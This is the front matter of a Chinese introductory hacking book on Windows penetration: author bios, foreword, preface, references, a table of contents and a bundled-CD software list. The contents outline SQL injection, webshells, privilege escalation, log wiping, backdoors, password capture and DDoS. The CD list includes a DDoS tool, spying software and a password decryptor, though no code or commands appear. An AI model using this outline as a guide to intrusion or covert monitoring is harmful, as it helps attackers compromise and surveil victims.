
免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

作者简介



作者笔名BlAck.Eagle，原名张彬。现就读于山东建筑大学网络工程专业，山东信息安全小组(S.I.S.T)主创成员及邪恶八进制论坛贵宾，具有web网站开发经验和丰富的网络攻防经验，现专注于无线网络安全及Lnux网络攻防的学习，曾经参与过网络安全公司的渗透检测和安全加固项目。

作者简介



作者笔名：冰sugar，就读于福建工程学院，曾是厦门黑客联盟（www.xmhack.org）核心及H.S.G（www.3hsg.net）核心之一，山东信息小组版主，同时也是邪恶八进制论坛荣誉。于2006年接触网络安全，2008年陆续在国内安全杂志上发表渗透文章。

出　品　人：孙胜利
主　　编：杨冬柱
编　辑　部：sagi/呆呆虫/虫虫/hackest
　　石头/黄色潜水艇/笨牛牛
特约编辑：ww0830/zj1244
　　姜超/孟方明
光　盘　部：木　头
设　　计：阮全勇
排　　版：QuanLu
发行部主任：赵　琦
E－Mail：hackerxfiles@263.net
邮购查询电话：(010)88560080
发行联系电话：(010)88561472
联　系　人：赵　琦
定　　价：人民币29元
杂志订阅及数字版与广告代理：gotoread.com 浏览网

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

序

静谧夜空，星满苍穹，广袤的大地被月光擦拭的那样清澈，散发着童话般的馨香。如此美的夜，充满着浪漫和陶醉，可在黑客技术旅者的眼中，却是那样朴素而平常。

萤火学海无涯苦坐舟

草长莺飞的旷野，他们像是坠落草原的星辰，简约沉默，却在寒夜中闪烁着坚强的光。是萤火虫，抑或是我？同样的苦旅，相似的激情，狂热的燃烧着自己的生命，点滴耗尽，为成就理想和真实之约而顽强殉道，断不言悔。

萤火虫，就是黑客的憧憬与痴愿之灵。

精灵玉楼明月长相忆

用盛开的清秀染绿古道清泉，让似火的霓裳绽放山涧寂静。有时，会化作一抹嫣然的绿，为寒冬打开温暖的希望，抑或，曾经是一方浅雅红叶，飘进晚秋的深邃。激情时，似盛夏清风，拥柔裹香飞抵万里云天。忧伤处，是婉约古城，秀美惟存，却从此冷漠沉寂。

正因是如此的幻美，黑客技术才若精灵般散发着致命的诱惑，为身后万千萤火苦苦追求。

书卷千呼万唤始出来

万千承载，凝结一部书卷，也许它不是开启精灵少女心扉的钥匙，或许也不能令技术古城之旅温馨坦途，甚或，会让你从此就在兰菊落英中怅然悟道。然而，它在萤火虫瞬息的生命里，却为通向对技术执着的痴爱时空架起了一座伟岸的浮桥。

萤火书卷——技术与狂热的基线，让我们的精灵爱旅，从这里开始！

此致

苦夜共勉

冰血封情[E.S.T]

庚寅年正月三十黄昏题于洛辰小筑亦岚轩

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

前 言

这是一本Windows平台下关于渗透入侵技术的黑客入门图书，作为一本计算机网络安全爱好者深入浅出的图书，门槛低，所以称之为入门书籍。目前，作为渗透入侵入门的图书并不是很多，即便有了，书上内容及使用的工具也有所过时，本书所涉及到的漏洞以及工具的实用性非常强。

从最初与Sagi商量写本书开始已经足足八个多月了，时至今日终于完成了全稿，需要声明的是，本书的目的和宗旨不是让大家去破坏网络，而是在知道如何攻击的前提下去保护自己的网络，正所谓“知己知彼，方能百战不殆”。在夜晚的时候我总是在想，如何让网络安全爱好者更加系统的来学习一门实用的黑客攻防技术，如何更好的提高学习效率，以及让一眼望不到边的渗透入侵技术更能人性化的体现出来，当然这也是读者们所共同期盼的。

从初学时的朦胧中一步步的走出来，曾经的我也为这个神秘多姿的世界呐喊过，痴迷过，伤心过，振奋过，不论严寒和酷暑都会枯守在电脑旁，敲打着那熟悉的命令行，做着大多数人无法理解的事。我了解初学者的心情，他们是纯粹的出于对兴趣的执着，他们可能会因为找到志趣相投的聊友而兴奋，为做成一次小小的实验而奖励自己，可能是他们自己为自己赋予的一种精神的光环，正是这种光环驱使着他们努力，彷徨着，跌倒了又站起来。我要告诉大家的是，你们的选择是正确的，网络安全会有令人期待的前景，milw0rm团队的Keystroke说过“很具有讽刺意味的是，印度有足以毁灭世界的武器，却没有保护小小的一台服务器的能力。”可想而知当今的网络是多么的脆弱。

不要对基础知识嗤之以鼻，在学习脚本渗透入侵前难免要先去学习web程序设计，学习依然是硬道理，正所谓知识不能直接生成力量，但它却是生成力量的原料，书到用时方恨少。当然大家也不要只专注于学习，毕竟天外有天，人外有人，心胸要向世界敞开。

为了给予大家更好的知识盛宴，我尝试着囊括近几年来最流行的攻击手法。但是技术永远是进步的，很多东西还是需要大家自己去挖掘，本书足以概括了攻击层次的大体知识，也不乏很多新鲜技巧。读者朋友们无需掌握许多乏味的基础知识以及基本概念即可以掌握该书的绝大部分内容，我会从实战的角度来对枯燥的理论知识进行释疑，以引领大家走完本书的征程。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

我所在的软件开发团队feg.soft的志训也给读者们带来了莫大的精神支持，特此分享给所有的朋友："有时间就谈论一下理想，因为那可能会让我们微笑着去努力实现它"，"理想催发出创造力"，"互相的交流是思想火花的温床"，"勤奋，踏实，执着"，"管理好自己，机会只给有准备的人"，感谢fet.soft团队的每个成员，希望你们专注于技术道路，一直走下去。

相信读完本书，你收获的绝不只这么多。

冰Sugar：感谢一直关注，默默帮助我的人。感谢小组的xiaosan、上帝之爱、sai52。感谢小狐妖一直以来对我的鼓励和帮助，在写稿件的过程中督促和激励我。

Black.Eagle：感谢我的父母与亲人以及所有关注我的人，谢谢你们一直在背后默默的支持我，感谢我的专业，是它让我认识到计算机之外那无穷无尽的事情。感谢舍友及所有兄弟对我的支持，感谢那些可亲的团队：邪恶八进制、t00ls、红狼安全小组、中国黑帽，感谢他们的支持与鼓励。当然还有那些好友：冰血封情、sagi、晓华、Robert、kj、oldjun、莫乂问、恋恋情伤、黑色之恋、冰的原点、eVe.Eagle哥、秒杀等（排名不分先后），在此我也希望自己的小侄子能够健康的成长。


本书参考文献：

《网络渗透技术》	许治坤等编著	电子工业出版社
《黑客攻防实战编程》	邓吉编著	电子工业出版社
《黑客攻防实战案例解析》	陈小兵 张艺宝编著	电子工业出版社
《黑客X档案》系列杂志	sagi主编	
《The Database Hacker's Handbook—Defending Database Servers》	Chris Anley等编著	

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

目录 黑客攻击实战入门

第一章 黑客必备基础知识

1.1 渗透前述 001
1.1.1 木马分类小述 001
1.1.2 区分内网和外网 003
1.1.3 代理技术概述 003
1.1.4 熟悉跳板代理 004
1.1.5 Windows权限 007
1.1.6 通过手工添加系统服务 008
1.2 常用网络命令概述 009
1.2.1 ping命令 009
1.2.2 net及netstat命令 009
1.2.3 telnet及ftp命令 010
1.2.4 tracert命令 012
1.2.5 Echo命令 013
1.2.6 ipconfig命令 013
1.2.7 arp命令 013

第二章 入侵前的信息收集

2.1 网站信息收集 015
2.1.1 google基本语法及利用 015
2.1.2 google搜索信息及渗透攻击实例 016
2.1.3 网站目录结构探测 019
2.2 服务器信息收集 021
2.2.1 常见端口和服务探测 021
2.2.2 Nmap应用及实例 022
2.2.3 常见弱口令类型 024
2.2.4 模拟Tomcat弱口令攻击 025
2.2.5 模拟HScan对FTP弱口令攻击 026

第三章 轻松掌握缓冲区溢出攻击

3.1 浅析缓冲区溢出漏洞 028
3.1.1 初识shellcode及exploit 028
3.1.2 如何编译Exploit程序 029
3.1.3 远程及本地溢出 030
3.1.4 国外最著名的入侵工具Metaspolit 032

第四章 傻瓜式的拒绝服务攻击技术

4.1 拒绝服务攻击概述 036
4.1.1 什么是拒绝服务 036
4.1.2 拒绝服务攻击者的动机 036
4.2 分布式拒绝服务攻击概述 036
4.2.1 DDoS的攻击原理 036
4.2.2 DDoS攻击的类型 037
4.2.3 DoS和DDoS有什么区别 037

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

4.3 基于页面的DDoS——CC攻击 037
4.3.1 什么是CC攻击 037
4.3.2 CC攻击与DDoS攻击的区别 037
4.4 CC攻击实例 037
4.4.1 获取大量的代理服务器 037
4.4.2 验证代理的有效性 038
4.4.3 开始CC攻击 038
4.5 使用WAS对网站进行压力测试 039

第五章 网站攻击基础

5.1 Web渗透概述 042
5.2 Web常见的攻击方式 042
5.3 Web服务器出错消息分析 043
5.3.1 Http基础 043
5.3.2 出错分析 045
5.4 数据库概述 046
5.4.1 SQL2000的安装 047
5.4.2 MySQL5.x安装 049
5.4.3 oracle 10g安装 050
5.5 SQL语言基础 052
5.5.1 SQL创建数据表 052
5.5.2 SQL数据查询 053
5.5.3 SQL数据插入 057
5.5.4 SQL数据更新 058
5.5.5 SQL数据删除 059
5.6 SQL数据库注入 060
5.6.1 SQL数据库注入原理篇 060
5.6.2 注入渗透利器 061
5.7 攻击Access数据库 064
5.7.1 Access暴库 064
5.7.2 暴库的防范 065
5.7.3 Access数据库其他软肋 065
5.8 熟悉mssql2000中的权限 066
5.9 Asp+Access数据库注入流程 067

第六章 数据库渗透技巧

6.1 后台高级webshell获取技巧 070
6.2 入侵实例应用 071
6.2.1 图片备份 072
6.2.2 NC上传提交 073
6.2.3 后台网站配置 074
6.3 攻击SQL Server数据库 075
6.3.1 高级SA权限攻击技巧及实例 076
6.3.2 网站绝对路径获取技巧 082
6.3.3 SA权限下的webshell获取技巧 084
6.3.4 基于db_owner权限的webshell获取 085
6.3.5 启动项隐患 087
6.3.6 伪造注入点渗透 089
6.3.7 group By及Having操作符 091
6.3.8 反弹注入 092
6.3.9 public权限下的渗透思路 093

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

目录

6.4 攻击mysql数据库 094
6.4.1 order by及unoin select操作符 094
6.4.2 concat_ws()函数 096
6.4.3 php+mysql注入 097
6.4.4 mysql5.0注入技巧 099
6.4.5 phpmyadmin下webshell获取技巧 102
6.4.6 绕过防注入 102
6.4.7 实战php注入攻击 104
6.4.8 不容小觑的install和setup目录 107
6.5 Mysql提权技巧 108
6.5.1 mix.dll和udf.dll权限提升 108
6.5.2 Mysql BackDoor权限提升 110
6.5.3 mysql其它的技巧 111
6.6 攻击oracle数据库 113
6.6.1 Oracle 9i弱口令渗透韩国肉鸡 113
6.6.2 Oracle注入实战 117
6.6.3 UTL_HTTP反弹注入实例 120

第七章 Web常见漏洞大观

7.1 IIS漏洞 126
7.1.1 IIS写权限漏洞利用 126
7.1.2 IIS6.0文件名解析漏洞 128
7.1.3 IIS6.0漏洞结合CMS利用技巧 128
7.2 Web常见编辑器漏洞 130
7.2.1 Ewebeditor漏洞小述 130
7.2.2 实战ewebeditor的jsp版 133
7.2.3 Cuteeditor漏洞小结 134
7.2.4 fckeditor终极利用 136
7.3 Apache漏洞 139
7.4 Tomcat漏洞 139
7.5 Asp常见漏洞解析 140
7.5.1 ASP注入漏洞 140
7.5.2 Cookies欺骗漏洞分析及利用 143
7.5.3 上传漏洞小述 145
7.5.4 XSS漏洞 150
7.5.5 程序漏洞分析举例 153
7.5.6 程序漏洞分析举例二 155
7.6 Php常见漏洞解析 159
7.6.1 php中的注入 159
7.6.2 PHP上传漏洞 159
7.6.3 远程/本地文件包含漏洞 160
7.7 Jsp常见漏洞解析 161
7.7.1 Jdk+Tomcat环境的搭建 161
7.7.2 Jsp注入漏洞 162
7.7.3 实践上传漏洞 164
7.7.4 后台权限验证漏洞 165

第八章 终极较量之系统提权

8.1 提权前的信息初探 167
8.2 计算机的环境变量提权 168
8.3 提权中的文件传输 169
8.4 如何开启3389远程终端服务 172

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

8.5 替换服务提权 173
8.6 Serv-U提权技术 174
8.7 剖析G6ftp提权 178
8.8 Flashfxp和leapftp的提权 180
8.9 pcAnywhere提权技巧 181
8.10 Radmin提权 183
8.11 VNC提权技巧 186
8.12 NetBox和Magic Winmail的提权 188
8.13 禁用NET程序的提权 189
8.14 CMD程序保护的提权 191
8.15 提权实例演示 192

第九章 让黑客无形的后门技术

9.1 系统日志的清除 197
9.1.1 手工清除日志 197
9.1.2 工具清除日志 199
9.2 后门技术概述 199
9.2.1 命令行后门 199
9.2.2 帐号后门 200
9.2.3 高级Rootkit隐匿帐号技术 203
9.3 服务后门 204
9.4 木马程序后门 205
9.5 密码截取 205
9.5.1 终端密码的获取——WinlogonHack的应用 205
9.5.2 其它密码记录工具 206
9.6 默认热键后门 206
9.6.1 粘滞键后门 206
9.6.2 放大镜后门 208
9.7 web下的后门 208
9.7.1 shell下的常用组件 208
9.7.2 web木马隐藏技巧 210
9.7.3 web木马躲过杀软 211

第十章 内网入侵全接触

10.1 了解计算机工作组和域 213
10.1.1 熟悉网络拓扑 214
10.1.2 Hash值的破解 215
10.2 端口转发原理及实例 218
10.3 reDuh应用技巧 219
10.4 内网不能忽视的经典IPC$ 220
10.5 SocksCap内网渗透技术 222
10.6 内网渗透实例 225

附 录

附 录 229

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

光盘目录

图书相关

收录本册图书中所有涉及到的软件，方便读者下载测试。

软件速递

红黑远程控制V2010 – 可以通过因特网、城域网、局域网进行计算机的远程监控管理。友好的软件界面，操作简单方便，可以监控远程计算机的桌面，自行开启其视频设备进行视频监视，监听对方的语音等功能。

VisitPC 3.86 – 一个方便的，基于Java的工具。让您远程访问变得更容易。

TeamViewer 5.0.8081 – 穿透内网的远程控制软体。

Remote Desktop Spy V5.11 – 功能强劲的计算机监视程序，它可以在家中、学校或办公室监视并记录PC和Internet活动的每一点细节。程序包括了几个内置的工具协同工作，可以在同时记录所有使用的程序、用户按键、网站访问，而且它可以每小时进行上百张的屏幕截图。

AS–File Transfer V1.11 – 小而易用的文件共享、含客户端和服务端。

ShareMonitor 1.0 – 一款简单的共享文件监视工具。

Sharest 1.6.0 – Sharest是基于Limewire支持Gnutella网络的多功能P2P程序。它提供了多种功能如自动连接，组，浏览主机，多重搜索，库管理，上传节流，连接的质量管理和先进的过滤。

doubleTwist 2.7.0.3282 – 所有的设备上的所有的东西都可以在几秒钟内与所有的朋友分享，浏览您的媒体或播放任何东西。

皇钻DDOS压力测试2010免费体验版 – 皇钻压力测试的功能特点：拳无不破，唯快不破。

无忧登陆 6.8.0.0 – 无忧登录软件是无忧通联信息技术（北京）有限公司出品的一款面向个人用户的新型互联网辅助工具。该软件能帮您自动登录邮箱、论坛、聊天以及工作学习中所有需要登录的网站和应用程序。

百度关键字优化精灵 – 一款采用p2p互助理论开发的搜索引擎关键词优化工具，提升网站排名稳定迅速，同时也能给你网站代理巨大流量。

SmartSniff 1.6 – 是一款TCP/IP数据包捕获软件，允许你检查经过你的网络适配器的网络传输。该软件的双层界面显示了捕获的数据包和在ASCII或者十六进制格式下的详细的信息。额外的功能包括本地和远程传输的彩色代码，导出到HTML以及更多功能。

IP追踪器 1.0 – 该软件可以通过IP具体查到网吧的哪条街的，甚至网吧法人的姓名及电话号码。

天眼协议分析器 V1.01 – 对网络上TCP/IP数据进行详细的分析，是深入理解掌握TCP/IP协议的理想工具。

VanDyke SecureCRT v6.20 – Secure–CRT是一款支持SSH（SSH1和SSH2）的终端仿真程序，同时支持Telnet和rlogin协议。SecureCRT是一款用于连接运行包括Windows、UNIX和VMS的远程系统的理想工具。通过使用内含的VCP命令行程序可以进行加密文件的传输。

安全相关

金山网盾版 3.5 防止网页挂马 – 金山网盾体积小巧（不到2M），占用资源极少（1M左右）。极大的节约了硬盘空间和系统资源。不卡浏览器，不会使浏览器假死，不会影响上网速度，并兼容任何杀毒软件及同类产品，让用户尽情的网上冲浪。

Security Autorun 1.3 – 一个简单的应用程序，将显示加载的所有Windows启动时应用程序的列表。对于每个应用程序，显示以下信息：启动类型：（启动注册表）（启动用户）（启动服务）（驱动程序列表）命令行字符串，产品名称，文件版本，公司名称，在登记处或位置文件系统，等等。它允许你轻松地在Windows启动删除不必要的程序运行。

FileSecrets 2.0.0.2 – 对访问您的重要文件或秘密文件夹进行密码保护，隐藏，限制写入。

FileEncrypt 1.0 – 强大的可以快速的使用加密算法保护重要文件。

文件密码箱 2010.1 – 集成了加密、虚拟存储、防泄密反窃密等多种技术而开发的一款加密及安全存储管理软件。软件绿色、免安装、无插件、永久免费。软件支持本地常规加密、优盘移动加密、光盘归档加密及网络远程加密等多种应用。

IEController 3.2.0.0 – 帮助您为监测和控制微软的IE浏览器上网的工具。

ProfileLookItUp 0.3.8 – ProfileLookItUp是一个简单而有用的应用程序，使用户能够看到某些文件，查看他们的照片，看到一些关于他们的信息，可在Windows和Mac使用Adobe AIR运行。

IIS专家CC防御系统 1.0.0 – 防御肉机、自动检测通过肉机、代理对服务器发起的攻击，占用资源少。

IEPasswordDecryptor 1.6 – 解密ie上保存的密码。

ByteHero百锐启发式检测引擎 V1.40 – 百锐启发式检测引擎BDV基于强大的代码动态、静态启发式分析技术。能够对加密及变形后的恶意程序进行程序流程跟踪、模拟代码执行逻辑、判断程序行为相关性以及定位恶意代码片段等多种手段分析，因此无需升级就能智能地识别出新增的病毒木马。

学海追潮

九天学会ASP、软考冲刺宝典、C语言资料大全、密码攻与防册、电脑超级技巧3000招，电子图书。

幽默搞笑

网络最全猫头求xx系列 – 一夜之间这组万事求的小猫悄然蹿红网络，赶快下载添加到QQ表情吧~

